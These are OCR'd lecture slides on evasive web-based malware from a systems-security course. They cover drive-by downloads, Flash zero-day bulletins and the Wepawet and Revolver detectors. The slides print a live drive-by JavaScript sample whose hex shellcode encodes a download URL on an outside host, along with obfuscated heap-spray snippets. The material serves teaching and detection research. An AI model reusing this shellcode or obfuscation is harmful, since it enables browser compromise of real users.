
# CSC 591
# Systems Attacks and Defenses


# Evasive Web-based Malware


Alexandros Kapravelos
akaprav@ncsu.edu


# Quiz


http://go.ncsu.edu/ozsac1


Google
https://www.google.com
kapravel
+Alexandros
Gmail
Images
Google
Google Search
I'm Feeling Lucky
Advertising
Business
About
Privacy
Terms
Settings


Giovanni Vigna
cs.ucsb.edu/~vigna/
Search
Giovanni Vigna
Professor
Department of Computer Science
UC Santa Barbara
Home
Research
Publications
Teaching
iCTF
Hacking
I am a faculty member of the Computer Science Department at the University of California in Santa Barbara.
I am the director of the Center for CyberSecurity at UCSB.
Contact Information
Address:
Giovanni Vigna
Department of Computer Science
University of California, Santa Barbara
Santa Barbara, CA 93106-5110, USA
Skype
E-Mail
Web
Office
Bio
Public key









HACKER

# Compromising the browser



THE WALL STREET JOURNAL. ≡ | TECH

16

74

TECHNOLOGY

# Google Access Is Disrupted in Vietnam

Some Google users in Vietnam were redirected to a website with the message: 'Hacked by Lizard Squad'

The Register®
Biting the hand that feeds IT

DATA CENTER SOFTWARE NETWORKS **SECURITY** BUSINESS HARDWARE SCIENCE BOOTNOTES

## Rogue ads infiltrate Expedia and Rhapsody

When legit sites attack

## Hackers compromise official PHP website, infect visitors with malware (updated)

Php.net goes on lockdown after malicious code is found hosted on site servers.

**SECURITY** malware

## Attack on Dailymotion redirected visitors to exploits

# Drive-by download

- Web based exploits that target browsers and their plugins
- Usually based on JavaScript
- Heavily obfuscated

| URL | Source hash | Wepawet | Source code |
| --- | --- | --- | --- |
| http://interdoggy.com/content/fdp2.php?f… | a217119f3642733c174c4de1c7329f9bcfe955d1 | report | View |

```
var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();
var _l1 = "4c20600f0517804a3c20600f0f63804aa3eb804a3020824a6e2f804a4141414126000000000000000000000000000001239804a6420600f000400004141414141
4141416683e4fcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee1510ffffb88b4030c346390675fb87342485e47551e9eb4c51568b753
c8b74357803f5568b762003f533c94941fcad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c4b8d46ecff54240c8bd803dd8b048b03c5ab5e59
c3eb53ad8b6820807d0c33740396ebf38b68088bf76a0559e898ffffffe2f9e80000000058506a4068ff0000005083c01950558bec8b5e1083c305ffe3686f6e00006875726c6
d54ff1683c4088be8e861fffffeb02eb7281ec040100008d5c240cc7042472656773c744240476723332c7442408202d73205368f8000000ff560c8be833c951c7441d007770
6274c7441d052e646c6cc6441d0900598ac1043088441d0441516a006a0053576a00ff561485c075166a0053ff56046a0083eb0c53ff560483c30ceb02eb1347803f0075fa478
03f0075c46a006afeff5608e89cfeffff8e4e0eec98fe8a0e896f01bd33ca8a5b1bc64679361a2f70687474703a2f2f696e746572646f6767792e636f6d2f642e7068703f663d
363626653d340000";
var _l2 = "4c20600fa563804a3c20600f9621804a901f804a3090844a7d7e804a4141414126000000000000000000000000000007188804a6420600f000400004141414141
4141416683e4fcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee1510ffffb88b4030c346390675fb87342485e47551e9eb4c51568b753
c8b74357803f5568b762003f533c94941fcad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c4b8d46ecff54240c8bd803dd8b048b03c5ab5e59
c3eb53ad8b6820807d0c33740396ebf38b68088bf76a0559e898ffffffe2f9e80000000058506a4068ff0000005083c01950558bec8b5e1083c305ffe3686f6e00006875726c6
d54ff1683c4088be8e861fffffeb02eb7281ec040100008d5c240cc7042472656773c744240476723332c7442408202d73205368f8000000ff560c8be833c951c7441d007770
6274c7441d052e646c6cc6441d0900598ac1043088441d0441516a006a0053576a00ff561485c075166a0053ff56046a0083eb0c53ff560483c30ceb02eb1347803f0075fa478
03f0075c46a006afeff5608e89cfeffff8e4e0eec98fe8a0e896f01bd33ca8a5b1bc64679361a2f70687474703a2f2f696e746572646f6767792e636f6d2f642e7068703f663d
363626653d340000";
_l3 = app;
_l4 = new Array();
```

# Latest 0-day exploit

26 October 2016
Adobe Flash
CVE-2016-7855

~~February 2 2015~~
~~Adobe Flash~~
~~CVE-2015-0313~~

~~March 12 2015~~
~~Adobe Flash~~
~~CVE-2015-0332~~ -
~~CVE-2015-0342~~

~~April 14 2015~~
~~Adobe Flash~~
~~CVE-2015-0346 -~~
~~CVE-2015-0360 + more~~

# Latest 0-day exploit

## Adobe Security Bulletin

### Security updates available for Adobe Flash Player

**Release date:** October 26, 2016

**Vulnerability identifier:** APSB16-36

**Priority:** 1

**CVE number**: CVE-2016-7855

**Platform:** Windows, Macintosh, Linux and Chrome OS

### Summary

Adobe has released security updates for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. These updates address a critical vulnerability that could potentially allow an attacker to take control of the affected system.

Adobe is aware of a report that an exploit for CVE-2016-7855 exists in the wild, and is being used in limited, targeted attacks against users running Windows versions 7, 8.1 and 10.

### Affected Versions

| Product | Affected Versions | Platform |
|---|---|---|
| Adobe Flash Player Desktop Runtime | 23.0.0.185 and earlier | Windows and Macintosh |
| Adobe Flash Player for Google Chrome | 23.0.0.185 and earlier | Windows, Macintosh, Linux and Chrome OS |
| Adobe Flash Player for Microsoft Edge and Internet Explorer 11 | 23.0.0.185 and earlier | Windows 10 and 8.1 |
| Adobe Flash Player for Linux | 11.2.202.637 and earlier | Linux |

# Latest 0-day exploit

## Adobe Security Bulletin

### Security updates available for Adobe Flash Player

**Release date:** April 11, 2017

**Vulnerability identifier:** APSB17-10

**Priority:** See table below

**CVE number**: CVE-2017-3058, CVE-2017-3059, CVE-2017-3060, CVE-2017-3061, CVE-2017-3062, CVE-2017-3063, CVE-2017-3064

**Platform**: Windows, Macintosh, Linux and Chrome OS

### Summary

Adobe has released security updates for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. These updates address critical vulnerabilities that could potentially allow an attacker to take control of the affected system.


### Affected versions


| Product | Affected Versions | Platform |
|---|---|---|
| Adobe Flash Player Desktop Runtime | 25.0.0.127 and earlier | Windows, Macintosh and Linux |
| Adobe Flash Player for Google Chrome | 25.0.0.127 and earlier | Windows, Macintosh, Linux and Chrome OS |
| Adobe Flash Player for Microsoft Edge and Internet Explorer 11 | 25.0.0.127 and earlier | Windows 10 and 8.1 |

# Latest 0-day exploit

Security Updates Available for Adobe Acrobat and Reader

# Dynamic analysis systems



# Wepawet

- System to detect drive-by downloads
- Leading R&D for the past 5 years
- Publicly available at wepawet.cs.ucsb.edu

- Based on an emulated browser (HtmlUnit+Rhino)

- 93,962,555 processed submissions
- 2,930,669 malicious detections so far
- 1,626 registered users

# Wepawet

Home | About | Sample Reports | Tools | News

## Analysis report for file 90c8f078680a104b4b78810b5a2328ff

### Sample Overview

| | |
|---|---|
| **File** | variant_72.pdf |
| **MD5** | 90c8f078680a104b4b78810b5a2328ff |
| **Analysis Started** | 2015-02-09 16:12:48 |
| **Report Generated** | 2015-02-09 16:14:00 |
| **JSAND version** | 2.3.6 |

Reanalyze this file.

### Detection results

| Detector | Result |
|---|---|
| JSAND 2.3.6 | malicious |

malicious

In particular, the following URL was found to contain malicious content:

- file://90c8f078680a104b4b78810b5a2328ff/

### Exploits

| Name | Description | Reference |
|---|---|---|
| Adobe Collab overflow | Multiple Adobe Reader and Acrobat buffer overflows | CVE-2007-5659 |

# Features

- Redirection and cloaking
- Deobfuscation
- Exploitation


# Results

| Dataset | Samples (#) | JSAND FN | ClamAV FN | PhoneyC FN | Capture-HPC FN |
|---|---|---|---|---|---|
| Spam Trap | 257 | 1 (0.3%) | 243 (94.5%) | 225 (87.5%) | 0 ( 0.0%) |
| SQL Injection | 23 | 0 (0.0%) | 19 (82.6%) | 17 (73.9%) | – |
| Malware Forum | 202 | 1 (0.4%) | 152 (75.2%) | 85 (42.1%) | – |
| Wepawet-bad | 341 | 0 (0.0%) | 250 (73.3%) | 248 (72.7%) | 31 (9.1%) |
| Total | 823 | 2 (0.2%) | 664 (80.6%) | 575 (69.9%) | 31 (5.2%) |

# Attack in the wild

JAVASCRIPT

```
var nop="%uyt9yt2yt9yt2";
var nop=(nop.replace(/yt/g,""));
var sc0="%ud5db%uc9c9%u87cd...";
var sc1="%"+"yutianu"+"ByutianD"+ ...;
var sc1=(sc1.replace(/yutian/g,""));
var sc2="%"+"u"+"54"+"FF"+...+"8"+"E"+"E";
var sc2=(sc2.replace(/yutian/g,""));
var sc=unescape(nop+sc0+sc1+sc2);
```



evil.com

## Wepawet

Home | About | Sample Reports | Tools | News

### Analysis report for http://evil.com

**Sample Overview**

| | |
|---|---|
| **URL** | http://evil.com |
| **Domain** | evil.com |
| **Analysis Started** | 2015-02-03 13:57:19 |
| **Report Generated** | 2015-02-03 17:03:44 |
| **JSAND version** | 2.3.6 |

Reanalyze this URL.

See the report for domain evil.com.

**Detection results**

| Detector | Result |
|---|---|
| JSAND 2.3.6 | benign |

**Exploits**

No exploits were identified.

**benign**

# Evolution from previous sample

JAVASCRIPT

```
try {
    new ActiveXObject("yutian");
} catch (e) {
    var nop="%uyt9yt2yt9yt2";
    var nop=(nop.replace(/yt/g,""));
    var sc0="%ud5db%uc9c9%u87cd...";
    var sc1="%"+"yutianu"+"ByutianD"+ ...;
    var sc1=(sc1.replace(/yutian/g,""));
    var sc2="%"+"u"+"54"+"FF"+...+"8"+"E"+"E";
    var sc2=(sc2.replace(/yutian/g,""));
    var sc=unescape(nop+sc0+sc1+sc2);
}
```


# Detecting the undetected

# Revolver

- A system to dynamically track JavaScript evolution
- Publicly available at revolver.cs.ucsb.edu
- Build on top of Wepawet
- Provides a deep insight into new and previously unseen attacks

*Revolver: An Automated Approach to the Detection of Evasive Web-based Malware*
***Alexandros Kapravelos***, *Yan Shoshitaishvili, Marco Cova, Chris Kruegel, Giovanni Vigna*
*USENIX Security, 2013*


+ classification


83M

not a traditional query

not a traditional search result

# Script summaries

how many “if” statements

how many “for” loops

…

